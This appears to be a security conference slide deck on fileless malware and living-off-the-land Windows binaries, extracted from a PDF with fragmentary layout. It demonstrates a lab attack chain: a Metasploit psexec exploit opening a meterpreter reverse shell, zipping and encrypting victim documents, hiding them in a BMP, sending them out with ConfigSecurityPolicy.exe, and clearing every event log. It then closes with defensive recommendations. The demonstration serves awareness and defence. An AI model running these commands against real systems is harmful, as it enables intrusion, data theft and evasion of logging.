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


Agenda

- Introduction
- Fileless malware
- Living-off-The-Land
- LOLbins
- How it works
- Recommendations



Malware























Social engineering for malware distribution







Fileless malware


Aka "Zero Footprint attacks" or "bodiless malware"

Execution of malware directly to memory.











Powershell



Trusted Windows component and scripting language

Cmdlet

Get-Host Get-Command Invoke-Expression Get-ExecutionPolicy



PS C:\Users\ Documents\Bsides> copy-item .\Beta_Source_code.py

source_code_backup

Automation

Maintenance

Configuration Management Framework





Windows Management Instrumentation

Information gathering and remote management



OOO: Namespace+ Classes+ Instances.

Hard drive

Web servers

NICs

Windows registry...



WMI + Powershell





PS C:\Windows\system32> Get-Command -Noun WMI* Get-Command -Noun WMI*						
CommandType	Name	Version	Source			
		· · · · · · · · · · · · · · · · · · ·				
Cmdlet	Get-WmiObject	3.1.0.0	Microsoft.PowerShell.Management			
Cmdlet	Invoke-WmiMethod	3.1.0.0	Microsoft.PowerShell.Management			
Cmdlet	Register-WmiEvent	3.1.0.0	Microsoft.PowerShell.Management			
Cmdlet	Remove-WmiObject	3.1.0.0	Microsoft.PowerShell.Management			
Cmdlet	Set-WmiInstance	3.1.0.0	Microsoft.PowerShell.Management			





CMI+ WMI+ Powershell

Windows Management Instrumentation

Common Information Model for accessing WMI from Powershell

PS C:\Windows\system32> Get-Command -Module CimCmdlets Get-Command -Module CimCmdlets

CommandType	Name	Version	Source
	_		
Cmdlet	Export-BinaryMiLog	1.0.0.0	CimCmdlets
Cmdlet	Get-CimAssociatedInstance	1.0.0.0	CimCmdlets
Cmdlet	Get-CimClass	1.0.0.0	CimCmdlets
Cmdlet	Get-CimInstance	1.0.0.0	CimCmdlets
Cmdlet	Get-CimSession	1.0.0.0	CimCmdlets
Cmdlet	Import-BinaryMiLog	1.0.0.0	CimCmdlets
Cmdlet	Invoke-CimMethod	1.0.0.0	CimCmdlets
Cmdlet	New-CimInstance	1.0.0.0	CimCmdlets
Cmdlet	New-CimSession	1.0.0.0	CimCmdlets
Cmdlet	New-CimSessionOption	1.0.0.0	CimCmdlets
Cmdlet	Register-CimIndicationEvent	1.0.0.0	CimCmdlets
Cmdlet	Remove-CimInstance	1.0.0.0	CimCmdlets
Cmdlet	Remove-CimSession	1.0.0.0	CimCmdlets
Cmdlet	Set-CimInstance	1.0.0.0	CimCmdlets





CMI+ WMI+ Powershell

WINI Windows Management Instrumentation

wmi queries from Powershell

```
PS C:\Windows\system32> Get-WMIObject Win32 LogicalDisk
Get-WMIObject Win32_LogicalDisk
DeviceID
             : C:
DriveType
ProviderName :
FreeSpace
             : 26081210368
Size
             : 42947571712
VolumeName
             : Windows 10
PS C:\Windows\system32> gwmi -query "Select * from Win32_LogicalDisk"
gwmi -query "Select * from Win32_LogicalDisk"
DeviceID
             : C:
DriveType
             : 3
ProviderName :
             : 26069209088
FreeSpace
Size
             : 42947571712
             : Windows 10
VolumeName
```






Fileless malware with Powershell



Cmdlet Get-Host Get-Command


Get-Command Invoke-Expression Get-ExecutionPolicy



- Fingerprinting
- Information leakage
- File encryption and deletion
- Backdoors
- Affect Log integrity
- Play around with AD and Exchange



Fileless malware with Powershell







Fileless malware with Powershell

```
➢ Windows PowerShell
PS C:\Users'
                    systeminfo
Host Name:
OS Name:
                           Microsoft Windows 10 Home
OS Version:
                           10.0.19042 N/A Build 19042
OS Manufacturer:
                           Microsoft Corporation
OS Configuration:
                           Standalone Workstation
OS Build Type:
                           Multiprocessor Free
Registered Owner:
Registered Organization:
                           00325-81548-87862-AA0EM
Product ID:
Original Install Date:
                           21/12/2020, 12:49:08
                          21/03/2021, 13:44:34
System Boot Time:
System Manufacturer:
System Model:
                           x64-based PC
System Type:
Processor(s):
                           1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2592 Mhz
BIOS Version:
                           AMI F.35, 04/11/2020
                           C:\WINDOWS
Windows Directory:
System Directory:
                           C:\WINDOWS\system32
Boot Device:
                           \Device\HarddiskVolume2
System Locale:
                           en-gb; English (United Kingdom)
Input Locale:
                          es;Spanish (Traditional Sort)
Time Zone:
                           (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory:
                           16,261 MB
Available Physical Memory: 6,020 MB
Virtual Memory: Max Size: 28.037 MB
Virtual Memory: Available: 6,253 MB
Virtual Memory: In Use:
                           21.784 MB
Page File Location(s):
                           C:\pagefile.sys
Domain:
                           WORKGROUP
Logon Server:
                          \\LAPTOP-6VA8UJP6
                           10 Hotfix(s) Installed.
dotfix(s):
                           [01]: KB4601554
                           [02]: KB4562830
                           [03]: KB4577586
                           [04]: KB4580325
                           [05]: KB4589212
                           [06]: KB4593175
                           [07] · KB4598481
```





WMI CLI

C:\Windows\system32>wmic wmic os get	os get				
BootDevice	BuildNumber E	BuildType	Cap	tion	
e CSDVersion CSName	CurrentTin	neZone Data	ExecutionPre	vention_32BitA	pplications
tionPrevention_SupportPo	licy Debug De	escription	Distributed	EncryptionLeve	el Foregro
ory InstallDate	LargeSy	ystemCache	LastBootUpTi	me	LocalDateT
sMemorySize MUILanguage	_				
OperatingSystemSKU Or eratingSystem Primary					
Mask SystemDevice					
\Device\HarddiskVolume1					
em MSEDGEWI	N10 -420	TRUE			
	FALSE		FALSE	256	2
20190319034812.0000	00-420		202011070240	59.940556-420	2020110703
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
WMI CLI

```
C:\Windows\system32>wmic product get
wmic product get
AssignmentType Caption
                                            Description
                                                                          Hel
                                        HelpTelephone IdentifyingNumber
         InstallDate InstallDate2 InstallLocation
                                                                          Ins
                                                 InstallState Language Local
urce
                                                  PackageCache
                     Name
                                     PackageName
ackageCode
                                                          ProductID RegCompar
Owner SKUNumber Transforms URLInfoAbout URLUpdateInfo Vendor
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3C012C73-AA19-4D1F-91F3-7C917D8D3BCD} puppet-3.8.7-x64.msi
                                                        Puppet Labs
               Microsoft Update Health Tools Microsoft Update Health Tools
                                                      {56968E15-E9B0-432D-BBE1
D157C5A} 20201106
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s\TEMP\
                                                                        C:\Wi
Installer\38350c.msi Microsoft Update Health Tools C:\Windows\Installer\38350c.
E6ED65AA-663F-4C4B-A85B-E8879EA59DFD} UpdHealthTools.msi
```





WMI CLI





Living-off-The-Land(aka LOL)

Legitimate and useful existing tools against target

Monitoring
Backup support
Task automation
Service management
Network management
Account management
Download of legitimate tools





Lolbas(Binaries and Scripts)

Using existing legitimate scripts, binaries and libraries

powershell.exe Advpack.dll bitsadmin.exe Desk.cpl.dll certutil.exe leadvpack.dll leframe.dll psexec.exe Mshtml.dll wmic.exe mshta.exe Pcwutl.dll Shdocvw.dll mofcomp.exe Zipfldr.dll cmstp.exe Shell32.dll windbq.exe Setupapi.dll cdb.exe msbuild.exe Url.dll Zipfldr.dll csc.exe regsvr32.exe

```
Command Prompt
 Volume in drive C is Windows
 Volume Serial Number is CC89-999F
Directory of C:\Users\
                              \Documents\BSIDES
23/03/2021 12:55
                     <DIR>
23/03/2021 12:55
                     <DTR>
23/03/2021 12:58
                                 16 Beta Source code.py
               1 File(s)
                                    16 bytes
               2 Dir(s) 139,561,930,752 bytes free
               \Documents\BSIDES>certutil -encode Beta Source code.py vpn.crt
C:\Users\
Input Length = 16
Output Length = 82
CertUtil: -encode command completed successfully.
                Documents\BSIDES>dir
C:\Users
Volume in drive C is Windows
Volume Serial Number is CC89-999F
Directory of C:\Users'
                              \Documents\BSIDES
23/03/2021 12:58
                     <DIR>
23/03/2021 12:58
                     <DIR>
                                16 Beta Source code.py
23/03/2021 12:58
23/03/2021 12:58
                                 82 vpn.crt
               2 File(s)
                                    98 bytes
               2 Dir(s) 139,541,454,848 bytes free
```









Hooking



<#> Your WhatsApp code:
You can also tap on this link to verify your phone:
v.wmasapp.com/
Don't share this code with others





Persistence with fileless malware

SynchronizeTime



Listo

```
PS C:\Users\TCS.jaraya> cd HKLM:\
PS HKLM:\> set-location -path HKLM:\S0FTWARE\Microsoft\Windows\CurrentVersion\
PS HKLM:\S0FTWARE\Microsoft\Windows\CurrentVersion\> Get-childitem
                                                                                                         Hive: HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
                                                                                                          VC Name
     powershell -noexit -command &{get-process >
                                                                                                                                                        Property
                                                                                                            Ø App Management
Ø App Paths
Ø Applets
2 Audio
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                                                                                                               BitLocker
                                                                                                                                                         JobInactivityTimeout, JobMinimumRetr...
JobInactivityTimeout, JobMinimumRetr. M...
StartTime, ReturnCode, RunCounter, M...
EnableDpxLog, EnableLog, NextExecuti...
                                                                                                               Component Based Servicing
Control Panel
                                                                                                               Controls Folder
C:\WINDOWS\system32\cmd.exe -
                                                Windows\Time Synchronization
                       Micro
                                                                                                         Hora próxima ejecución Estado
```

08/11/2020 1:00:00




```
msf6 exploit(w
               indows/smb/psexec) > show options
Module options (exploit/windows/smb/psexec):
   Name
                         Current Setting Required Description
   RHOSTS
                         10.0.2.4
                                                    The target host(s), range CIDR identifier, or hosts f
   RPORT
                                                    The SMB service port (TCP)
                                                    Service description to to be used on target for prett
   SERVICE DESCRIPTION
   SERVICE DISPLAY NAME
                                                    The service display name
   SERVICE NAME
                                                    The service name
   SHARE
                                                    The share to connect to, can be an admin share (ADMIN
   SMBDomain
                                                    The Windows domain to use for authentication
                                                    The password for the specified username
   SMRPass
   SMBUser
                                          no
                                                    The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
   Name
             Current Setting Required Description
                                        Exit technique (Accepted: '', seh, thread, process, none)
   EXITEUNC thread
                                        The listen address (an interface may be specified)
   LHOST
             10.0.2.5
   LPORT
             4444
                              ves
                                        The listen port
Exploit target:
   Id Name
```

```
Exploit target:
   Id Name
   0 Automatic
msf6 exploit(windows/smb/psexec) > exploit
Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.4:445 - Connecting to the server...
[*] 10.0.2.4:445 - Authenticating to 10.0.2.4:445 as user '
[*] 10.0.2.4:445 - Selecting PowerShell target
[*] 10.0.2.4:445 - Executing the payload...
[+] 10.0.2.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.5:4444 → 10.0.2.4:49742) at 2020-11-06 17:27:01 -0500
meterpreter > shell
Process 5332 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32>
```



Look for relevant files or data

- PII
- Xlxs
- PDFs
- Backups
- Logs
- documents....






Zipping the data


PS C:\Users\IEUser\Documents> Compress-Archive -Path C:\Users\IEUser\Documents -DestinationPath C:\Users\IEUser\Downloads\gold.zip Compress-Archive -Path C:\Users\IEUser\Documents -DestinationPath C:\Users\IEUser\Downloads\gold.zip


PS C:\Users\IEUser\Documents>





Delete original files!









>



Fileless malware attack

Check status of encryption service using WMI and Powershell

```
PS C:\Windows\system32> gwmi -query "Select * from Win32_Service where state='Running' and name='CryptSvc'" gwmi -query "Select * from Win32_Service where state='Running' and name='CryptSvc'"
```

ExitCode : 0

Name : CryptSvc ProcessId : 1092 StartMode : Auto State : Running

Status : OK

PS C:\Windows\system32>



Check encryption status

```
PS C:\Users\IEUSer\Downloads> cipher cipher

Listing C:\Users\IEUSer\Downloads\
New files added to this directory will not be encrypted.

U GOLD.zip
PS C:\Users\IEUSer\Downloads>
```

Create your own keys and certificate

```
PS C:\Users\IEUSer\Downloads> cipher /r:llaves
cipher /r:llaves
Please type in the password to protect your .PFX file:
Your .CER file was created successfully.
Your .PFX file was created successfully.
```



Encrypt the file

```
PS C:\Users\IEUSer\Downloads> cipher
cipher
 Listing C:\Users\IEUSer\Downloads\
 New files added to this directory will not be encrypted.
U GOLD.zip
U llaves.CER
II 11aves PFX
PS C:\Users\IEUSer\Downloads> cipher /e GOLD.zip
cipher /e GOLD.zip
 Encrypting files in C:\Users\IEUSer\Downloads\
GOLD.zip
                    [OK]
1 file(s) [or directorie(s)] within 1 directorie(s) were encrypted.
Converting files from plaintext to ciphertext may leave sections of old
plaintext on the disk volume(s). It is recommended to use command
CIPHER /W:directory to clean up the disk after all converting is done.
PS C:\Users\IEUSer\Downloads> cipher
cipher
 Listing C:\Users\IEUSer\Downloads\
 New files added to this directory will not be encrypted.
E GOLD.zip
U llaves.CER
U llaves.PFX
PS C:\Users\IEUSer\Downloads>
```

Remove any remaining in plaintext

PS C:\Users\IEUSer\Downloads> cipher /W:C:\Users\IEUSer\Downloads cipher /W:C:\Users\IEUSer\Downloads
Cipher /W:C:\Users\IEUSer\Downloads
To remove as much data as possible, please close all other applications while running CIPHER /W.
Writing 0×00




Create a cover file to hide the zip file.

```
PS C:\Users\IEUser\Documents> cd ..
cd ..

PS C:\Users\IEUser> cd Downloads
cd Downloads

PS C:\Users\IEUser\Downloads> fsutil file createnew paseo.bmp 58800
fsutil file createnew paseo.bmp 58800
File C:\Users\IEUser\Downloads\paseo.bmp is created

PS C:\Users\IEUser\Downloads>
```





Hide the zip file in the cover file (steganography)

CMD

Copy /b GOLD.zip + paseo.bmp playa.bmp



Powershell
Remove-item GOLD.ZIP
Remote-item paseo.bmp



Having fun with LOLbins


Windows Defender ConfigSecurityPolicy


```
C:\Program Files\Windows Defender>ConfigSecurityPolicy.exe C:\\Users\\IE
User\\Downloads\\playa.bmp https://
```



Deleting your tracks....


PS C:\Users\IEUser\Downloads> Get-EventLog -LogName * | ForEach { Clear-EventLog \$_.Log } Get-EventLog -LogName * | ForEach { Clear-EventLog \$_.Log } PS C:\Users\IEUser\Downloads> |







I was here....






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Cybersecurity awareness Training to avoid social engineering attaks

Cybersecurity evaluations

Penetration testing using social engineering(BEEF+ SET+ Metasploit.





AV and EDR


Detection and mitigation


Communication system security(email, chat)...

Behaviour analytics y machine learning:

- New services
- Changes on windows registry
- Application monitoring

Endpoint Detection and Response security(EDR) to detect and mitigate LOLBINS











Minimalism

- Scripting control
- Separation of duties
- Management tools
- PAM(Privileged Access Management)





Enable Powershell commands execution using Group policy editor



SIEM





Patch management

- Hot fixes
- New features
- Updates
- Software inventory



Security in Depth



Network security
Endpoint security
Application security
OS security
DLPs
Awareness



¡Pura Vida! Thank you!

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